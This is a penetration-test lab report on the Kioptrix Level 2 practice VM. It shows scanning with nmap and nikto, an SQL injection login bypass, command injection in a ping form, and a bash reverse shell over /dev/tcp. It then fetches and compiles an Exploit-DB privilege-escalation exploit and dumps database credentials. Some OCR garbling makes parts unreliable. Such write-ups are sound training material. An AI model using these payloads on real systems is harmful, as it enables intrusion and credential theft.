

Test Report #2

duminică, 12 decembrie 2021 19:35

1. Executive Summary

Conduct a penetration test in order to acquire 'root' access to Kroptrix level 2 machine. Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to the machine.


2. Attack Narrative

For the purposes of this assessment, VMware was used to set up the lab and simulate the attack. This setup consists of Kali Linux, the attacker, and Kroptrix machine, the victim ([Kroptrix: Level 1.1 \(#2\) ~ Vulnhub](#)).

Remote System Discovery

The first step is to find the victim's IP address. Kali and Kroptrix VMs are on the same network, so the first step would be to find kali ip address.

Then, network scanning to find live hosts using netdiscover for finding kroptrix ip.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:31:92:de:07:7c	7	420	TP-Link Corporation Limit
192.168.1.182	00:0c:29:b2:f7:6a	5	300	VMware, Inc.
192.168.1.184	e4:42:a6:fb:5c:f7	1	60	ASUSTek COMPUTER INC.
192.168.1.228	84:2a:fd:97:27:43	1	60	Intel Corporate
192.168.1.238	ce:3a:ee:80:0c:bf	1	60	HP Inc.
192.168.1.193	b0:7e:8b:1d:d1:76	1	60	Unknown vendor
192.168.1.150	02:fd:92:d2:8c:be	1	60	Samsung Electronics Co.,L
192.168.1.164	38:8b:59:56:f1:f6	1	60	Unknown vendor

The victim's IP address is now known (this IP will be used for the next commands).

Now the ports can be scanned with nmap

```
(root㉿kali)-[/home/kali]
└─# nmap -sS -p- -v -A -O 192.168.1.182
```

```

Not shown: 65528 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 3.9p1 (protocol 1.99)
ssh-hostkey:
| 1024 8f:3e:0b:1e:58:63:fec:f27:a3:18:09:3b:52:c7:72 (RSA1)
| 1024 34:6b:45:3d:bace:ca:cb:253:55:ef:1e:43:70:38:36 (DSA)
- 1024 68:4d:8:bb:b6:5a:bd:79:71:b7:71:47:ea:00:42:61 (RSA)
_sshv1: Server supports SSHv1
80/tcp    open  http  Apache httpd 2.0.52 ((CentOS)) ←
http-methods:
  Allowed Methods: GET HEAD POST OPTIONS
  -http-server-header: Apache/2.0.52 ((CentOS))
  -http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind 2 (RPC #100000)
rpcinfo:
  program version  port/proto service
  100000  2          111/tcp   rpcbind
  100000  2          111/udp  rpcbind
  100024  1          621/udp  status
- 100024  1          624/tcp  status
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
http-methods:
  Allowed Methods: GET HEAD POST OPTIONS
  -http-server-header: Apache/2.0.52 ((CentOS))
  -http-title: Site doesn't have a title (text/html; charset=UTF-8).
  -ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--  

  Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--  

  Public Key type: rsa  

  Public Key bits: 1024  

  Signature Algorithm: md5WithRSAEncryption  

  Not valid before: 2009-10-08T00:10:47  

  Not valid after: 2010-10-08T00:10:47  

  MD5: 01de 29f9 ffbf 2eb2 beaf e624 3157 00f  

  SHA-1: 560c 9196 6506 fbf1 fb81 6b01 ded3 ac11 2ed6 808a  

  -ssl-date: 2022-01-06T16:52:53+00:00; -2h09m30s from scanner time.  

  -sslv2:  

  SSLv2 supported  

  ciphers:  

    SSL2_RC4_128_EXPORT40_WITH_MD5  

    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  

    SSL2_DES_192_EDE3_CBC_WITH_MD5  

    SSL2_RC2_128_CBC_WITH_MD5  

    SSL2_RC4_64_WITH_MD5  

    SSL2_DES_64_CBC_WITH_MD5  

    SSL2_RC4_128_WITH_MD5
674/tcp   open  status  1 (RPC #100024)
631/tcp   open  ipp

```

Exploitation

With the open ports identified, we can focus now on finding more information.

Nikto scan will display more data about the open port 80 web server.

`nikto -h $target_ip`

```

+ Target Port:      80
+ Start Time:      2022-01-06 14:09:04 (GMT-5)

+ Server: Apache/2.0.52 ((CentOS))
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-CSRF/jacking X-Framelayout header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHP8885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
S.
+ OSVDB-12184: /?=PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
S.
+ OSVDB-12184: /?=PHPE9568F35-D0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
S.
+ Uncommon header 'tcn' found, with contents: choice
OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 13:41:04 1980
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8729 requests: 1 error(s) and 17 item(s) reported on remote host
+ End Time:        2022-01-06 14:09:53 (GMT-5) (49 seconds)


+ 1 host(s) tested

```

We see that there is no XSS protection, so we can try some SQL injection commands

Remote System Administration Login	
Username	'OR1=1-
Password	*****
<input type="button" value="Login"/>	

In the next page, a new entry is displayed.



The packet were sent, so the pink command worked. We can now try some other OS command Injections in the form. We have added a *whoami* command and now we know that we have access through apache user

```
127.0.0.1; whoami
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
...
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.029/0.037/0.052/0.018 ms, pipe 2
apache
```

Lets create now a reverse shell and submit this:

127.0.0.1; bash -i >& /dev/tcp/192.168.1.186/4444 0>&1

```
(kali㉿kali)-[~]
└─$ ip -c -brief a
    to      UNKNOWN      127.0.0.1/8  :1/128
    eth0     UP          192.168.1.186/24  2a02:2f0e:312:d600::746:ec3e
:63d0:ab2d/64  2a02:2f0e:312:d600::20c:29ff:fee9:fad4/64  fe80::20c:29ff:fee9:fad4
(kali㉿kali)-[~]
File Actions Edit View Help
└─$ nc -lvp 4444
listening on [any] 4444 ...
^C
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
^C
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
[root@kali]~/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.186] from (UNKNOWN) [192.168.1.182] 327
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ uname -a
Linux kloptux.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2
86 GNU/Linux
bash-3.00$ 
```

And we got the connection, but we are not root yet.

We could see what other users have directories to the machine, but we cannot access them.

1. There is an exploit that might help : <https://www.exploit-db.com/exploits/9542>

To use it, we need to transfer it from kali to the target machine.

First, download it from the internet into /var/www/html/ directory

```
[root@kali]~/var/www/html]
└─# wget https://www.exploit-db.com/download/9542
--2022-01-06 15:16:50-- https://www.exploit-db.com/download/9542
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2643 (2.6K) [application/txt]
Saving to: '9542'

9542          100%[=====]   2.58K --KB/s   in 0s

2022-01-06 15:16:50 (106 MB/s) - '9542' saved [2643/2643]

[root@kali]~/var/www/html]
└─# service apache2 restart
[root@kali]~/var/www/html]
└─# ls -al
total 28
drwxr-xr-x 2 root root 4096 Jan  6 15:16 .
drwxr-xr-x 3 root root 4096 Sep  8 05:22 ..
-rw-r--r--  1 root root 2643 Jan  6 15:16 9542
-rw-r--r--  1 root root 10701 Sep  8 05:36 index.html
-rw-r--r--  1 root root 612 Sep  8 05:28 index.nginx-debian.html
[root@kali]~/var/www/html]
```

Then go to the listener and transfer it in the tmp directory

```

bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.1.186/9542
--13:10:08-- http://192.168.1.186/9542
      => `9542'
Connecting to 192.168.1.186:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K)

      OK ..
s

13:10:08 (140.03 MB/s) - `9542' saved [2643/2643]

bash-3.00$ ls -al
total 24
drwxr-xrwx  4 root  root  4096 Jan  6 13:10 .
drwxr-xr-x  23 root  root  4096 Jan  6 11:41 ..
-rw-r--r--  1 apache apache 2643 Jan  6 2022 9542
drwxrwxrwt  2 root  root  4096 Jan  6 11:41 .font-unix
drwxrwxrwt  2 root  root  4096 Jan  6 11:41 .ICE-unix
drwxrwxrwt  2 root  root  4096 Jan  6 11:41 .ICE-unix

```

Now we can run the code

```

bash-3.00$ cp 9542 exploit.c
bash-3.00$ ls -al
total 28
drwxr-xrwx  4 root  root  4096 Jan  6 13:13 .
drwxr-xr-x  23 root  root  4096 Jan  6 11:41 ..
-rw-r--r--  1 apache apache 2643 Jan  6 2022 9542
-rw-r--r--  1 apache apache 2643 Jan  6 13:13 exploit.c
drwxrwxrwt  2 root  root  4096 Jan  6 11:41 .font-unix
drwxrwxrwt  2 root  root  4096 Jan  6 11:41 .ICE-unix
drwxrwxrwt  2 root  root  4096 Jan  6 11:41 .ICE-unix

```

```

bash-3.00$ gcc -o exploit exploit.c
exploit.c:109:28: warning: no newline at end of file
bash-3.00$ chmod 755 exploit
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# 

```

1. As we are logged in as apache user, we still are able to see the index.php page code

```

cat index.php
No such file or directory
bash-3.00$ cat /var/www/html/index.php
<?php
    mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
    //print "Connected to MySQL<br />";
    mysql_select_db("webapp");
    //search the output for the word 'WARNING' - If you don't see it, then
    if ($_POST['uname']) != ""{ //execute if there's any problem.
        $username = $_POST['uname'];
        $password = $_POST['psw'];
        $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
        //print $query.<br>;
        $result = mysql_query($query);
        $row = mysql_fetch_array($result);
        //print "ID:".$row['id']."<br />";
    }
?
<html>
<body>
<?php
if ($row['id']==""){
?>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
    <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
        <tr>
            <td colspan="2" align="center"><b>Remote System Administration Login</b></td>
        </tr>
        <tr>
            <td width="150">Username</td>
            <td><input name="uname" type="text"></td>
        </tr>
        <tr>
            <td width="150">Password</td>
            <td><input name="psw" type="password"></td>
        </tr>
        <tr>
            <td colspan="2" align="center"><input type="submit" name="btnLogin" value="Login"></td>
        </tr>
    </table>
</form>
<?php
} //END of login form
?>

<!-- Start of HTML when logged in as Administator -->
<?php
    if ($row['id']==1){
?>
        <form name="ping" action="pingit.php" method="post" target="_blank">
            <table width="100" border="1">
                <tr valign="middle">
                    <td colspan="2" align="center"><b>Welcome to the Basic Administrative Web Console<br /></b></td>
                </tr>
                <tr>
                    <td align="center">Ping a Machine on the Network:</td>
                    <td>
                        <td align="center"><input type="text" name="ip" size="30"></td>
                        <input type="submit" value="Submit" name="sub">
                    </td>
                </tr>
            </table>
        </form>
    }
?>

```



Notice in the first part of the code that we have a mysql connection for john. Leading this path we get the hash of the password but no luck to crack it

```
bash-3.00$ mysql -u john -p webapp -e 'select * from users'
Enter password: hiroshima
id      username      password
1      admin      Safac8dd85f
2      john      5a6914ba69e02807
bash-3.00$ mysql -u john -p mysql -e 'select user,password from user'
Enter password: hiroshima
user      password
root      5a6914ba69e02807
root      5a6914ba69e02807

john      5a6914ba69e02807
bash-3.00$ pwd
/var/www/html
bash-3.00$
```